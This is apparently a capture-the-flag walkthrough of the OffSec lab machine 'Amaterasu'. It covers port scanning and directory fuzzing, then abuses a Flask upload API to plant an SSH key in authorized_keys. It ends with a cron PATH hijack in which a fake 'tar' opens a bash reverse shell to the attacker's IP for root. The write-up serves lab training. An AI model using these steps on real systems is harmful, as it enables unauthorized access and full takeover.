Amaterasu

```
rustscan -a 192.168.174.249 -t 3000 -u 4000 -- -A -oN nmap
```


There are total **4** ports are open as following.

```
PORT      STATE SERVICE REASON         VERSION
21/tcp    open  ftp     syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.45.187
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
25022/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 68:c6:05:e8:dc:f2:9a:2a:78:9b:ee:a1:ae:f6:38:1a (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD6xv/PZkusP5TZdYJWDT8TTNY2xojo
5b2DU/zrXm1tP4kkjNCGmwq8UwFrjo5EbEbk3wMmgHBnE73XwgnqaPd4=
|   256 e9:89:cc:c2:17:14:f3:bc:62:21:06:4a:5e:71:80:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRX3RvvSVPY3FJV9u7N2xIQbLJgQoEMkmRMey39/Jxz
33414/tcp open  unknown syn-ack ttl 61
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.2.3 Python/3.9.13
|     Date: Fri, 07 Jun 2024 14:15:57 GMT
```

```
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL
manually please check your spelling and try again.</p>
|   HTTPOptions:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.2.3 Python/3.9.13
|     Date: Fri, 07 Jun 2024 14:15:58 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL
manually please check your spelling and try again.</p>
|   Help:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
```

```
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
unsupported method.</p>
|     </body>
|_    </html>
40080/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.53 ((Fedora))
|_http-title: My test page
|_http-server-header: Apache/2.4.53 (Fedora)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
```

On port **40080**



After brute-forcing on port 40080 but there is nothing interested.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# ffuf -u http://192.168.174.249:40080/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.174.249:40080/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 244, Words: 14, Lines: 8, Duration: 128ms]
styles                  [Status: 301, Size: 244, Words: 14, Lines: 8, Duration: 126ms]
LICENSE                 [Status: 200, Size: 6555, Words: 965, Lines: 117, Duration: 176ms]
                        [Status: 200, Size: 1092, Words: 168, Lines: 26, Duration: 126ms]
                        [Status: 200, Size: 1092, Words: 168, Lines: 26, Duration: 72ms]
:: Progress: [220596/220596] :: Job [1/1] :: 860 req/sec :: Duration: [0:02:01] :: Errors: 0 ::
```

Brute-forcing on port **33414**

```
ffuf -u http://192.168.174.249:33414/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# ffuf -u http://192.168.174.249:33414/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200 -fw 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.174.249:33414/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

help                    [Status: 200, Size: 137, Words: 19, Lines: 2, Duration: 207ms]
info                    [Status: 200, Size: 98, Words: 14, Lines: 2, Duration: 282ms]
file-upload             [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 75ms]
:: Progress: [220596/220596] :: Job [1/1] :: 726 req/sec :: Duration: [0:03:11] :: Errors: 0 ::
```

On **/help**.

It also give us one extra file name with parameter.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/help | jq .
[
  "GET /info : General Info",
  "GET /help : This listing",
  "GET /file-list?dir=/tmp : List of the files",
  "POST /file-upload : Upload files"
]
```

On **/info**

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/info | jq .
[
  "Python File Server REST API v2.5",
  "Author: Alfredo Moroder",
  "GET /help = List of the commands"
]
```

On **/file-list?dir=/tmp**. We can list **/tmp** folder content.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/tmp | jq .
[
  "flask.tar.gz",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-httpd.service-wXLGrj",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-ModemManager.service-hNfhpT",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-systemd-logind.service-kWkiZ6",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-chronyd.service-9lc593",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-dbus-broker.service-CGddV1",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-systemd-resolved.service-RakicW",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-systemd-oomd.service-Xii2Ge"
]
```

Let's see what's in **/home** directory. Got one user folder as **alfredo**.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/home | jq .
[
  "alfredo"
]

┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/home/alfredo | jq .
[
  ".bash_logout",
  ".bash_profile",
  ".bashrc",
  "local.txt",
  ".ssh",
  "restapi",
  ".bash_history"
]
```

But when we try to see files content it show **internal** error.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/home/alfredo/.ssh/ | jq .
[
  "id_rsa",
  "id_rsa.pub"
]

┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/home/alfredo/.ssh/id_rsa
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
```

Check content on **/file-upload**. It say method not allowed but when we try to append -X option with data as POST request it show no file part.

```
curl -s -X POST http://192.168.174.249:33414/file-upload
```

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-upload
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>

┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s -X POST http://192.168.174.249:33414/file-upload
{"message":"No file part in the request"}
```

Create a test file

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# echo "Test purpose" > test.txt
```

Upload test.txt file on server.

```
curl -s -X POST -F "file=@test.txt" http://192.168.174.249:33414/file-upload
```

But now it's time it show no filename part

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -X POST -F "file=@test.txt" http://192.168.174.249:33414/file-upload
{"message":"No filename part in the request"}
```

```
curl -s -X POST -F "file=@test.txt" -F "filename=test.txt"
http://192.168.174.249:33414/file-upload
```

Yupp.. this time we got successful message from server.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -X POST -F "file=@test.txt" -F "filename=test.txt" http://192.168.174.249:33414/file-upload
{"message":"File successfully uploaded"}
```

Our file is stored under **/tmp** directory. Now it means filename part is use for stored the file on given location.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/tmp | jq .
[
  "test.txt",
  "flask.tar.gz",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-httpd.service-wXLGrj",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-ModemManager.service-hNfhpT",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-systemd-logind.service-kWkiZ6",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-chronyd.service-9lc593",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-dbus-broker.service-CGddV1",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-systemd-resolved.service-RakicW",
  "systemd-private-c73da0dad5364a9c80a6609690c2fcda-systemd-oomd.service-Xii2Ge"
]
```

Let's create a **id_rsa** and **id_rsa.pub** file using **ssh-keygen**.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/Offsec/Amaterasu/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/Offsec/Amaterasu/id_rsa
Your public key has been saved in /root/Offsec/Amaterasu/id_rsa.pub
The key fingerprint is:
SHA256:56QvN9xWVwrELWBEXGVYkzv50G2RdIBCJ8QdZaonRkE root@Bhavesh
The key's randomart image is:
+---[RSA 3072]----+
|         OE=+OX+o|
|         .++B+o+.|
|          .o.. +o|
|          . .. = =|
|        S * .. *.|
|         * o  o o|
|        .... . . |
|        ..+ o    |
|         o.o     |
+----[SHA256]-----+

┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# ls
id_rsa  id_rsa.pub  nmap  test.txt
```

```
curl -s -X POST -F "file=@id_rsa.pub" -F "filename=/home/alfredo/.ssh/authorized_keys" http://192.168.174.249:33414/file-upload
```

But it says only mentioned filetypes are allowed.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -X POST -F "file=@id_rsa.pub" -F "filename=/home/alfredo/.ssh/authorized_keys" http://192.168.174.249:33414/file-upload
{"message":"Allowed file types are txt, pdf, png, jpg, jpeg, gif"}
```

copy the content of the **id_rsa.pub** into **id_rsa.txt**

```
curl -s -X POST -F "file=@id_rsa.txt" -F "filename=/home/alfredo/.ssh/authorized_keys" http://192.168.174.249:33414/file-upload
```

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# cp id_rsa.pub id_rsa.txt

┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -X POST -F "file=@id_rsa.txt" -F "filename=/home/alfredo/.ssh/authorized_keys" http://192.168.174.249:33414/file-upload
{"message":"File successfully uploaded"}
```

Now we can see our file into .ssh folder

```
curl -s http://192.168.174.249:33414/file-list?dir=/home/alfredo/.ssh | jq .
```

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# curl -s http://192.168.174.249:33414/file-list?dir=/home/alfredo/.ssh | jq .
[
  "id_rsa",
  "id_rsa.pub",
  "authorized_keys"
]
```

Change the **id_rsa** permission to **600** (read and write).
Login into **alfredo** account using **ssh**

```
ssh alfredo@192.168.174.249 -p 25022 -i id_rsa
```

We are now **alfredo** user.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# chmod 600 id_rsa

┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# ssh alfredo@192.168.174.249 -p 25022 -i id_rsa
Last login: Tue Mar 28 03:21:25 2023
[alfredo@fedora ~]$ whoami
alfredo
[alfredo@fedora ~]$ id
uid=1000(alfredo) gid=1000(alfredo) groups=1000(alfredo)
[alfredo@fedora ~]$
```

Privileged Escalation

```
cat /etc/crontab
```

It is scheduled task that is run after every minute behalf of **root** user and run **/usr/local/bin/backup-flask.sh** file

```
[alfredo@fedora ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

*/1 * * * * root /usr/local/bin/backup-flask.sh
```

Basically file is export a path as **/home/alfredo/restapi** and move to **/home/alfredo/restapi** directory and **tar** all the files from that folder and save in **/tmp** as **flask.tar.gz**

```
[alfredo@fedora ~]$ cat /usr/local/bin/backup-flask.sh
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *
```

We can abuse this functionality to gain root shell.

Go to **/home/alfredo/restapi** directory and create a file as **tar** and add reverse shell payload in it and give executable permission for tar file. Start the listener.

```
cd /home/alfredo/restapi
echo "#\!/bin/bash" > tar
echo "bash -i >& /dev/tcp/192.168.45.187/25022 0>&1" >> tar
chmod +x tar
```

```
[alfredo@fedora restapi]$ cd /home/alfredo/restapi
[alfredo@fedora restapi]$ echo "#\!/bin/bash" > tar
[alfredo@fedora restapi]$ echo "bash -i >& /dev/tcp/192.168.45.187/25022 0>&1" >> tar
[alfredo@fedora restapi]$ chmod +x tar
[alfredo@fedora restapi]$ cat tar
#\!/bin/bash
bash -i >& /dev/tcp/192.168.45.187/25022 0>&1
[alfredo@fedora restapi]$
```

Now we are **root** user of the system.

```
┌──(root#Bhavesh)-[~/Offsec/Amaterasu]
└─# rlwrap nc -lvnp 25022
listening on [any] 25022 ...
connect to [192.168.45.187] from (UNKNOWN) [192.168.174.249] 42242
bash: cannot set terminal process group (222850): Inappropriate ioctl for device
bash: no job control in this shell
[root@fedora restapi]# whoami
whoami
root
[root@fedora restapi]# id
id
uid=0(root) gid=0(root) groups=0(root)
```